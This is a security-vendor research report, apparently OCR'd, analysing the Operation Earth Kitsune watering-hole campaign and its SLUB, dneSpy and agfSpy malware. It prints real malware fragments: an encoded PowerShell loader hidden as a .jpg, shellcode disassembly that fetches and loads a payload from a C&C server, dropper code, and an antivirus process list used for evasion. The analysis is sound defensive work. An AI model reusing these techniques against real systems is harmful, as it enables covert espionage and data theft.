Operation Earth Kitsune

Tracking SLUB's Current Operations

Nelson William Gamazo Sanchez, Aliakbar Zahravi, John Zhang, Eliot Cao, Cedric Pernet, Daniel Lunghi, Jaromir Horejsi, and Joseph C. Chen

TREND MICRO | research

Published by


Trend Micro Research

Written by

Nelson William Gamazo Sanchez, Aliakbar Zahravi, John Zhang, Eliot Cao, Cedric Pernet, Daniel Lunghi, Jaromir Horejsi, and Joseph C. Chen

Stock image used under license from Shutterstock.com

For Raimund Genes (1963-2017)



Contents

We previously wrote[1, 2] about the SLUB malware in 2019, noting that it abused (among others) Slack and GitHub as part of its routine. Its previous campaigns used watering hole tactics as an infection vector, using websites that discussed topics related to North Korea. Our continuous monitoring of this threat campaign shows that the threat actor behind SLUB didn't stop their attacks even during the pandemic. In 2020, we found multiple instances of their attacks in March, May, and September, delivering a new variant of the malware — this time incorporating new techniques and capabilities.

In addition, we found two unknown malware variants delivered along with SLUB during the latest attack at the end of September. Besides the CVEs already mentioned in the previous SLUB blog, we also found new exploits for the vulnerabilities CVE-2016-0189, CVE-2019-1458, CVE-2020-0674, and CVE-2019-5782, chained with another Chrome bug that does not have an associated CVE.

The campaign is very diversified, deploying numerous samples to the victim machines and using multiple command-and-control (C&C) servers during this operation. In total, we found the campaign using five C&C servers, seven samples, and exploits for four N-day bugs. The scale of the attack and the samples' custom design suggest that there is a group behind this operation. We dubbed the campaign as Operation Earth Kitsune.




Figure 1. Infection chain for Operation Earth Kitsune

One distinguishinged characteristic of the operation is the type of websites it targets for compromise to deploy the spying samples. During the our analysis, we was found that the operation used international associations on the compromised websites associated with North Korea to deploy the N-day and work as a server for hosting malware that it deploys using multiple attack vectors.

Interestingly enough,access to these websites is blocked for users with South Korean IP addresses, so this watering hole campaign likely targets the worldwide Korean diaspora that is interested in Korean issues.




Figure 2. Accessing the pro-North Korean website from a South Korean IP address




Figure 3. Translation of the warning message using Google Translate

All the analyzed websites are linked, with some of them even linked from their front pages. Furthermore, we found that all the compromised servers are using GNUBOARD,[3] a South Korea Content Management System (CMS). We couldn't identify if the compromised websites were attacked using an N-day or 0-day attack; the only data we have only indicated that some of them were running GNUBOARD v4 and GNUBOARD v5. However, both versions had reported RCE vulnerabilities, which led us to think that the websites were compromised using one of the existing N-days.

One of this publication's intentions, apart from uncovering the campaign, is to increase awareness of the risks in using GNUBOARD. We did a quick scan and found almost a hundred websites using GNUBOARD, with some hosted using the older version 4. Note that our scan was limited to websites that we were interested in doing research on and related to this publication, so in that sense, we assume that the use of GNUBOARD is much more expansive.

During our investigation of the samples, we found one that was very similar to SLUB, but instead of using Slack, it used Mattermost,[4] an open-source version replacement for Slack (we have reached out to Mattermost regarding this issue, and they have since released a statement that can be read in the conclusion). We considered this sample a new variant of SLUB.

We discovered that the first installation date of the malicious Mattermost server was March 10, 2020, which indicated when the "mm" (SLUB) samples started to become active. After further analysis we tracked back the Mattermost activity to February, 2020 as will be discussed later.

The six binaries we discovered in the samples were three different malware variants, including SLUB. Besides the SLUB variant, we found two other malware we named dneSpy and agfSpy, following the same naming convention of the attacker for the first three characters. Our analysis revealed that the samples did not contain any functionality related to financial interests — instead, we found features intended to exfiltrate information and control infected systems.

Another notable characteristic of this operation is that, in both vectors, the attacker skipped the samples' deployment to the target machine if certain security products were installed on it. Further sections will show the list of excluded security products. This implies that the attacker targets unprotected systems and is concerned with remaining stealthy — at least in the current stage of the operation.

While examining dneSpy, we found that the sample C&C server is configured to target certain types of victims, with location as a criteria. Once the victim's system is infected, the malware creates an account in the server, which exempts the victim from future infections. The attacker might have made some errors during this part of the process, as we encountered some situations where the samples crashed if it was already registered.

We think that the group behind these attacks is the same one operating the SLUB malware.

The following section will provide a general view of the campaign and the relation between the different samples, after which we will describe each sample separately.

Overview of Operation Earth Kitsune

During our day-to-day process of triaging indicators of compromise (IOCs), we noticed a suspicious trigger coming from the Korean American National Coordinating Council (KANCC) website redirecting the victim machine to the Hanseattle website. The redirection landed on a weaponized version of a proof of concept exploit for CVE-2019-5782 published in the Google Chromium tracking system as issue 1755[5] (Figure 4 shows the actual redirection). Both of these websites are North Korea international organizations, and hosted on the GNUBOARD CMS.

Figure 4. Redirection to CVE-2019-5782

Further investigation revealed that the attack was more complex than just a weaponized version of the mentioned Chrome exploit. The exploit was infecting the victim machine with three separate malware samples, as shown on the right side of Figure 5.




Figure 5. The attack vectors used in the campaign

We also found another exploit abusing CVE-2020-0674, an Internet Explorer vulnerability injected into compromised websites. In particular, it runs a PowerShell loader that will infect victims with three different binaries. Comparing the PowerShell script samples with the ones deployed through the Chrome exploit show that, while they are separate binaries, they are actually the same malware variant. The PowerShell script is responsible for dropping SLUB, dneSpy, and agfSpy when the attack vector is IE;

when the Chrome exploit is used as the attack vector, the exploit shellcode is responsible for dropping the mentioned malware, as showed in Figure 5. This PowerShell script has a “jpg” extension and its logic is encoded in base64, as shown in Figure 6.

Actual filename: 20200209122017_adfrxraq.jpg

```
Jyk7JHByb2Nlc3NfdGFibGVbJyczNjAnJ10gPSBAKCcnUUhTYWZlVHJheScnLCAnJ05vbmUnJywgJydZJycsICcnWScnLCAnJ1knJywgJyc1Jyc
pOyRwcm9jZXNzX3RhYmxlWycndHJlbmRtaWNybycnXSA9IEAoJyd1aVNlQWdudCcnLCAnJ05vbmUnJywgJydOb25lJycsICcnTm9uZScnLCAnJ0
5vbmUnJywgJyc2JycpOyRwcm9jZXNzX3RhYmxlWycnbWNhZmVlJyddID0gQCgnJ01jVUlDbnQnJywgJydOb25lJycsICcnWScnLCAnJ1knJywgJ
ydZJycsICcnNycnKTskcHJvY2Vzc190YWJsZVsnJ2F2YXN0JyddID0gQCgnJ0F2YXN0VUknJywgJydOb25lJycsICcnTm9uZScnLCAnJ05vbmUn
JywgJydOb25lJycsICcnOCcnKTskcHJvY2Vzc190YWJsZVsnJ2VzZXQnJ10gPSBAKCcnZWtybicnLCAnJ05vbmUnJywgJydZJycsICcnWScnLCA
nJ1knJywgJyc5JycpOyRwcm9jZXNzX3RhYmxlWycnYXZnJyddID0gQCgnJ0FWR1VJJycsICcnTm9uZScnLCAnJ05vbmUnJywgJydOb25lJycsIC
cnTm9uZScnLCAnJzEwJycpOyRwcm9jZXNzX3RhYmxlWycnMzYwXzInJ10gPSBAKCcnMzYwVHJheScnLCAnJ05vbmUnJywgJydZJycsICcnWScnL
CAnJ1knJywgJycxMScnKTtTd2l0Y2gtQW50aVZpcnVzIC1oYXNoZXMgJHByb2Nlc3NfdGFibGUnO0ludm9rZS1Db21tYW5kIC1TY3JpcHRCbG9j
ayAoW1NjcmlwdGJsb2NrXTo6Q3JlYXRlKCRhKSk7'; $decoded = [System.Text.Encoding]::ASCII.GetString([System.Convert
]::FromBase64String($code)); Invoke-Command -ScriptBlock ([Scriptblock]::Create($decoded));
```

Figure 6. The PowerShell script responsible for delivering samples

Figure 5 shows a three-letter name associated with the samples “mm,” “dne,” and “agf,” which are acronyms that the attacker gave to the different samples. The “mm” sample is a new version of SLUB that uses MatterMost instead of Slack. We were able to assign those acronyms to all the samples by following the PowerShell code logic and correlating the samples delivered by the Chrome exploit. The only acronym we can guess the meaning of is the “mm,” which we assume comes from Mattermost (which is used as a C&C server). Note that the samples delivered by the PowerShell script and those delivered by the Chrome exploit communicate with the same C&C server.

The following sections will describe the attack vectors shown in Figure 5.

The Chrome Exploit Vector

The Chrome exploit involves chaining two vulnerabilities that have already been patched, with one assigned as CVE-2019-5782, while the other does not have an associated CVE identifier. The attacker reused the POC code to implement a weaponized version of it. Two customizations were included: the first change separates the shellcode to load it in from the JavaScript-encoded version, as shown in Figure 7 (data.js contains the definition of the encoded shellcode). The second change includes new devices to support other OS versions.

Figure 7. File structure

The details of the bug are not going to be discussed here as public analysis of it are already available.[6] Instead, we will focus on the details of the shellcode and malware delivered by this operation. The next section will tackle the shellcode, the dropper.dll, and the SLUB sample using Mattermost.

The Shellcode

The shellcode is a custom code made by the attacker. Figure 8 illustrates its general logic.




Figure 8. The shellcode logic

Upon execution, the shellcode first de-obfuscates “ws2_32.dll” and “_.dll,” and then resolves the API modules based on their hashes using a known technique.[7] The malware uses ROT 12h to decipher the strings — for example, the “ws2_32,dll” string seen in Figure 9.

```
loc_401096:
 mov      al, [rsp+rcx+40h]
 add      al, 12h //'ws2_32.dll'
 mov      [rsp+rcx+40h], al
 inc      rcx
 cmp      rcx, 0Ah
 jb       short loc_401096
```

Figure 9. Deobfuscation of the ROT strings

The shellcode then initializes the network connection, deobfuscates the file to be download, and sends a request to the C&C server. It constructs two network requests, the first is the length and the second is an obfuscated version of the string “dropper.dll”. It then creates a second request by applying the NOT operation to the “dropper.dll” string as displayed in the shellcode code section in Figure 10.

```
loc_401390:
 not      byte ptr [rcx]     ;  \ Generating command and control
                             ;   \ server request from dropper.dll (NOT operation)

  inc     rcx                ;   | 9B 8D 90 8F 8F 9A 8D D1 9B 93 93
  sub     rdx, 1             ;   |
  jnz     short loc_401390 ;   /

loc_40139B:
  xor     r9d, r9d
  lea     rdx, [rbp+810h] ; 0B - Lenght of obfusticated dropper.dll (11)

  mov     rcx, rdi
  lea     ebx, [r9+4]
  mov     r8d, ebx
  call    r13             ; <ws2_32.send>
  mov     r8d, [rbp+810h] ; 9B 8D 90 8F 8F 9A 8D D1 9B 93 93
  lea     rdx, [rbp-48h]
  xor     r9d, r9d
  mov     rcx, rdi
  call    r13             ; <ws2_32.send>
```

Figure 10. Dropper.dll C&C request

The shellcode then attempts to receive the response (payload) from the C&C server, deobfuscate it using the NOT operation, and store it into a file called “*_.dll*” in the current user’s temp directory before finally using “kernel32.LoadLibraryA” to load the downloaded DLL payload into the address space of the running process.

```
call    qword ptr [rbp-68h] ; <kernel32.CreateFileA>
mov     ecx, [rbp+818h]
mov     r14, rax
test    ecx, ecx
jz      short loc_4014AC
mov     r12, [rbp-60h]
mov     r13d, 400h

loc_40144D:
sub     ecx, esi
lea     rdx, [rbp+210h]
cmp     ecx, r13d
cmova   ecx, r13d
xor     r9d, r9d
mov     r8d, ecx
mov     rcx, rdi
call    r15                ; <ws2_32.recv>
mov     ebx, eax
test    eax, eax
jz      short loc_401483
lea     rdx, [rbp+210h]
mov     eax, ebx

loc_401478:
 not     byte ptr [rdx]  ; Decode response (payload) from the server
 inc     rdx
 sub     rax, 1
 jnz     short loc_401478 ; Decode response from the server

loc_401483:
 and     qword ptr [rsp+20h], 0
 lea     r9, [rbp+820h]
 mov     r8d, ebx
 lea     rdx, [rbp+210h]
 mov     rcx, r14
 call    r12                ; <kernel32.WriteFile>
 mov     ecx, [rbp+818h]
 add     esi, ebx
 cmp     esi, ecx
 jb      short loc_40144D

loc_4014AC:
 mov     rcx, r14
 call    qword ptr [rbp-58h] ; <kernel32.CloseHandle>
 lea     rcx, [rbp-10h]      ; "C:\\Users\\<USERNAME>\\AppData\\Local\\Temp\\_.dll"

 call    qword ptr [rbp-50h] ; <kernel32.LoadLibraryA>
```

Figure 11. Loading the shellcode "*_.dll*"

The shellcode has some degree of sophistication using hashed APIs, string encodings, and custom C&C communication. At the same time, the C&C communication happens to be with TCP at DNS standard port (53) to avoid being blocked by a firewall. This shows that the attacker had to have a certain degree of dedication to implement the attack.

The Dropper DLL

After the shellcode execution, a "dropper.dll" file is downloaded from the C&C server. The dropper has two objectives: to check if the system is protected, and to download three more samples and execute them. The following image shows the main dropper logic.

```
signed __int64 __fastcall dllmain_main_sub_7FEFC5E2380(__int64 a1, int a2)
{
  int v2; // eax

  if ( a2 == 1 )
  {
    InitApiEntryPoints();
    v2 = CheckInstalledAVs();
    if ( v2 != -1 )
      DownloadAndExecuteSamples(v2);
  }
  return 1i64;
}
```

Figure 12. The main dropper logic

The dropper uses dynamic loading system libraries to resolve the API entry points and call those APIs dynamically. The first step is to initialize the API entry points. The following code section shows the dynamic initialization logic.

```
  v12 = v1[4];                                    // get the kernel32.dll offset
LABEL_10:
  kernel32_CreateToolhelp32Snapshot = sget_api_export_offset_sub_7FEFB1B1000(v12, -464199699);
  kernel32_Process32First = sget_api_export_offset_sub_7FEFB1B1000(v12, 843692711);
  kernel32_Process32Next = sget_api_export_offset_sub_7FEFB1B1000(v12, 1198941514);
  qword_7FEF050DBB0 = sget_api_export_offset_sub_7FEFB1B1000(v12, -334606706);
  v15 = 846419823;
  v16 = 775041887;
  v17 = 7105636;
  v13 = (qword_7FEF050DBB0)(&v15 + 1);          // kernel32_LoadLibraryA("ws2_32.dll")
  ws2_32_WSAStartup = sget_api_export_offset_sub_7FEFB1B1000(v13, 1006431691);
  ws2_32_WSACleanup = sget_api_export_offset_sub_7FEFB1B1000(v13, 431828039);
  ws2_32_socket = sget_api_export_offset_sub_7FEFB1B1000(v13, 1227819886);
  ws2_32_WSAConnect = sget_api_export_offset_sub_7FEFB1B1000(v13, -1288848884);
  ws2_32_htons = sget_api_export_offset_sub_7FEFB1B1000(v13, -344548301);
  ws2_32_gethostbyname = sget_api_export_offset_sub_7FEFB1B1000(v13, 1359805892);
  ws2_32_closesocket = sget_api_export_offset_sub_7FEFB1B1000(v13, 2043050471);
  ws2_32_recv = sget_api_export_offset_sub_7FEFB1B1000(v13, -417850954);
  ws2_32_send = sget_api_export_offset_sub_7FEFB1B1000(v13, -378529372);
  kernel32_GetTempPathW = sget_api_export_offset_sub_7FEFB1B1000(v12, 1535822409);
  kernel32_CreateFileW = sget_api_export_offset_sub_7FEFB1B1000(v12, 2080380859);
  kernel32_WriteFile = sget_api_export_offset_sub_7FEFB1B1000(v12, -401966817);
  result = sget_api_export_offset_sub_7FEFB1B1000(v12, 268277755);
  kernel32_CloseHandle = result;
  return result;
}
```

Figure 13. System API initialization

Note that all the strings are obfuscated with library names like “kernel32.dll” and “w2s_32.dll.”

Once all the APIs are initialized, the dropper DLL checks for a list of known security software by comparing the current processes to a predefined list. Figure 14 shows the predefined list of security software.

```
KAV:          "avp.exe"
bitdefender:  "bdservicehost.exe"
windefender:  "MsMpEng.exe"
norton:       "ccSvcHst.exe"
